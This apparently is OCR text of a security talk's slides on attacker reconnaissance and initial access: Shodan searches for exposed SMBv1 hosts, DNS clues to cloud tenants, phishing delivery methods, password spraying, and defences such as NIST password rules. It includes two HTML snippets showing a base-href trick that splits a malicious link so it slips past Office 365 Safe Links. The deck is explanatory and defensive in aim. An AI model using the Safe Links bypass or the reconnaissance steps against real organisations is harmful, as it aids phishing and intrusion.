
TOP COUNTRIES

United Arab Emirates	628,602
United States	409,399
Russian Federation	192,208
Taiwan	134,124
Japan	122,635

66.33.56.6
Windows Server 2012 R2 Standard
Peer 1 Dedicated Hosting
Added on 2018-05-01 04:46:53 GMT
Canada, Toronto
Details

```
SMB Status
Authentication: enablec
SMB Version: 1
Capabilities: unicode,l
ded-security
```

107.170.221.209
Windows 6.1
Digital Ocean
Added on 2018-05-01 04:46:48 GMT



TOTAL RESULTS

3,132,116

TOP COUNTRIES

United States	887,521
China	530,384
Hong Kong	307,804
Germany	118,226
Brazil	112,105

TOP ORGANIZATIONS

Google Cloud	163,604
Amazon.com	157,844
Tencent cloud computing	148,827
Microsoft Azure	119,896
Incapsula	97,617

Determine Cloud Services

DNS (MX & TXT records)

`*.mail.protection.outlook.com`

`ms=ms*` O365 domain tenant in TXT record

`google-site-verification=*` Gsuite TXT record


To begin at the beginning…OSINT Everything

Anti-Spoofing

Sender Policy Framework (SPF)


DomainKeys Identified Mail (DKIM)

Domain-based Message Authentication, Reporting and Conformance (DMARC)



SPF:	PASS with IP 209.85.220.41 Learn more
DKIM:	'PASS' with domain gmail.com Learn more
DMARC:	'PASS' Learn more

To begin at the beginning…OSINT Everything




trustwave filetype:doc

About 1,160 results (0.28 seconds)

Getting in…

Phishing

Macros – still very popular and successful!



https://www.ncsc.gov.uk/report/weekly-threat-report-21st-september-2018

Report

Weekly Threat Report 21st September 2018

Created: 21 Sep 2018
Updated: 21 Sep 2018

This report is drawn from recent open source reporting.

Microsoft Office Macros, most popular method of malware delivery

Cyber criminals continue to utilise weaponised macros in Microsoft Office documents to deliver malware. In a recent report from Cofense, it was noted that the exploitation of Microsoft Office macros comprised 45% of all deliveries. A separate report showed that a further 37% exploited the Microsoft Office Memory Corruption Vulnerability (CVE-2017-11882).

Getting in…


Phishing

- **HTA via HTML** (*.html files that contain an encrypted HTA file. the key is fetched and the HTA is decrypted dynamically within the browser and pushed directly to the user.)
- **OLE (Object Linking & Embedding)**
- **DDE (Dynamic Data Exchange)**

Getting in…cont'd

- Smishing (very popular)
- Social Media Phishing (also, very popular)
- Watering hole / Phishing
  - Third Party Exploits (N-day - CVE-2018-4877 - Flash)
  - Browsers (user agent - CVE-2018-8174)
  - Login Portal Clone (e.g. O365)

Getting in…password spraying


Secure
https://www.us-cert.gov/ncas/alerts/TA18-086A?t=1&cn=ZmxleGlibGVfcmVjcw%3D%3D&refsrc=email&iid=53f6697a57384c138ec81a1c59db5f2a&uid=7...
Official website of the Department of Homeland Security
US-CERT
UNITED STATES COMPUTER EMERGENCY READINESS TEAM
HOME
ABOUT US
CAREERS
PUBLICATIONS
ALERTS AND TIPS
RELATED RESOURCES
C³ VP
Print
Tweet
Send
Share

Alert (TA18-086A)

Brute Force Attacks Conducted by Cyber Ac

Original release date: March 27, 2018 | Last revised: March 28, 2018

Systems Affected

Networked systems

Overview

According to information derived from FBI investigations, malicious cyber actors are increasingly using a style of brute force attack known as password spraying against organizations in the United States and abroad.

On February 2018, the Department of Justice in the Southern District of New York, indicted nine Iranian nationals, who were associated with the Mabna Institute, for computer intrusion offenses related to activity described in this report. The techniques and activity described herein, while characteristic of Mabna actors, are not limited solely to use by this group.

The Department of Homeland Security (DHS) and the Federal Bureau of Investigation (FBI) are releasing this Alert to provide further information on this activity.

Technical Details

Traditional tactics, techniques, and procedures (TTPs) for conducting the password-spray attacks are as follows:

- Using social engineering tactics to perform online research (i.e., Google search, LinkedIn, etc.) to identify target organizations and specific user accounts for initial password spray
- Using easy-to-guess passwords (e.g., “Winter2018”, “Password123!”) and publicly available tools, execute a password spray attack against targeted accounts by utilizing the identified SSO or web-based application and federated authentication method
- Leveraging the initial group of compromised accounts, downloading the Global Address List (GAL) from a target’s email client, and performing a larger password spray against legitimate accounts
- Using the compromised access, attempting to expand laterally (e.g., via Remote Desktop Protocol) within the network, and performing mass data exfiltration using File Transfer Protocol tools such as FileZilla

https://www.us-cert.gov/ncas/alerts/TA18-086A?t=1&cn=ZmxleGlibGVfcmVjcw%3D%3D&refsrc=email&iid=53f6697a57384c138ec81a1c59db5f2a&uid=729139915951218688&nid=244+272699400

Stopping - Getting in…


Microsoft et al offers:

- Anti-Phishing
- Mailbox Intelligence (safe-links etc)
- Smart / IP Lockout
- Banned passwords – Checks passwords against a known list

The reality, these aren't enabled in most cases and cant stop 100% of threats!

These technologies aren’t perfect though...

Sending from a high reputation domain



```
<!DOCTYPE html>
<html lang="en">
<head>

</head>
<body>
Normally, a malicious <a href="https://bit.do/ee9mr">link</a> is blocked.
</body>
</html>
```


```
<!DOCTYPE html>
<html>
<head>
    <base href="https://bit.do">
</head>
<body>
But by splitting the URL, the <a href="ee9mr"> link</a> gets through.
</body>
</html>
```

https://www.securityweek.com/phishers-use-new-method-bypass-office-365-safe-links

What really starts to pi$$ them off…

Robust Passwords - **Special Publication 800-63-3: Digital Authentication Guidelines (NIST, 2017)**

- 8 character min* (>64 max)
- Dictionary to disallow common passwords
- Allow all printing characters (inc. space)
- Throttling (100 attempts in 30-day period)
- No requirement for password expiration



Sean Metcalf @PyroTek3 · May 27

Thank you Microsoft Active Directory Team!
Group Policy Management Console (GPMC) supports 20 character min password (in GUI). Tested on Windows Server 2016 (1607). #Progress

Minimum password length

☑ Define this policy setting

